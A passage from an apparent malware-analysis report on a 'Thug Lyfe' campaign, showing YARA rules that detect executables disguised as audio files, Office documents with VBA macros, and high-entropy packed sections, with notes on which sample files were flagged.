        $wav_sig = { 52 49 46 46 ?? ?? ?? ?? 57 41
56 45 }
        $mp3_sig1 = { FF FB }
        $mp3_sig2 = { FF F3 }
        $mp3_id3 = { 49 44 33 }

        // PE indicator
        $pe_dos = "This program cannot be run in
DOS mode" ascii

    condition:
        ($wav_sig at 0 or $mp3_sig1 at 0 or
$mp3_sig2 at 0 or $mp3_id3 at 0) and
        $pe_dos
}
```

This rule detects portable executable (PE) files that are disguised as audio files. The rule does so by examining the hex of WAV and MP3 files for known PE headers.

Malicious_Office_AutoOpen_Macro.yar

The GitHub entry for this rule can be found here.

Malicious_Office_AutoOpen_Macro.yar - Notepad

File Edit Format View Help

```
rule Malicious_Office_AutoOpen_Macro {
    meta:
        description = "Detects Office documents with VBA macros - potential malware delivery mechanism"
        author = "Cameron Jalbert + Louis Mattiolo"
        date = "2025-10-09"
    strings:
        $zip = { 50 4B 03 04 }
        $vba = "vbaProject.bin"
        $vba_rel = "vbaProject.bin.rels"
        $vba_data = "vbaData.xml"
        $word_macro = "word/vbaProject"
    condition:
        $zip at 0 and
        2 of ($vba, $vba_rel, $vba_data, $word_macro)
}
```

This rule is designed to detect Microsoft Office documents that contain embedded VBA macros, which are often used as malware delivery mechanisms. This rule targets files like ‘SecurityAdvisory.docm’

HighEntropyAny.yar

The GitHub entry for this rule can be found here.

HighEntropyAny.yar - Notepad

File Edit Format View Help

```
import "pe"
import "math"

rule HighEntropySection
{
    meta:
        description = "Detects sections with high entropy"
        author = "Threat Hunter + Eamon Stackpole + Savannah Ciak + Connor East"
        editor = "Cameron Jalbert"
        date = "2025-10-09"

    strings:
        // String patterns found in packed executables
        // Append more packers to this list
        $packer1 = "UPX0" nocase
        $packer2 = "ASPack" nocase
        $packer3 = "SR" nocase

    condition:
        (
            for any i in (0..pe.number_of_sections - 1) :
                (
                    math.entropy(pe.sections[i].raw_data_offset, pe.sections[i].raw_data_size) > 7.0
                    // and not pe.sections[i].name contains ".rsrc"
                    // and not pe.sections[i].name contains ".reloc"
                )
        )
        or any of ($packer*)
}
```

This rule was created to identify files with high entropy that **DO** contain .rsrc and .reloc. Given that other tools like 'browmal' and 'pestudio.exe' detected high entropy in files that weren't detected by 'HighEntropy.yar'

.

Undetected Files:

- **frontpage.jpg - Entropy:7.437**
- **SecurityAdvisory.docm - Entropy:7.412**

Fixing the Image and Audio File Detections

During the analysis of our YARA rules designed to identify audio and image file types, several false positives were triggered by the Thug Lyfe campaign files. This is due, simply, as a result of improperly formatted YARA rules. These have since been rectified.

Conclusion

The second phase of the Thug Lyfe campaign analysis successfully expanded beyond executables to include image and audio files. Through the application and refinement of YARA rules, **three out of five artifacts were flagged as suspicious**, with SecurityAdvisory.docm confirmed as the primary threat due to its malicious macro behavior. The analysis validated the effectiveness of both existing and newly developed rules, particularly in identifying high-entropy content and unconventional file structures.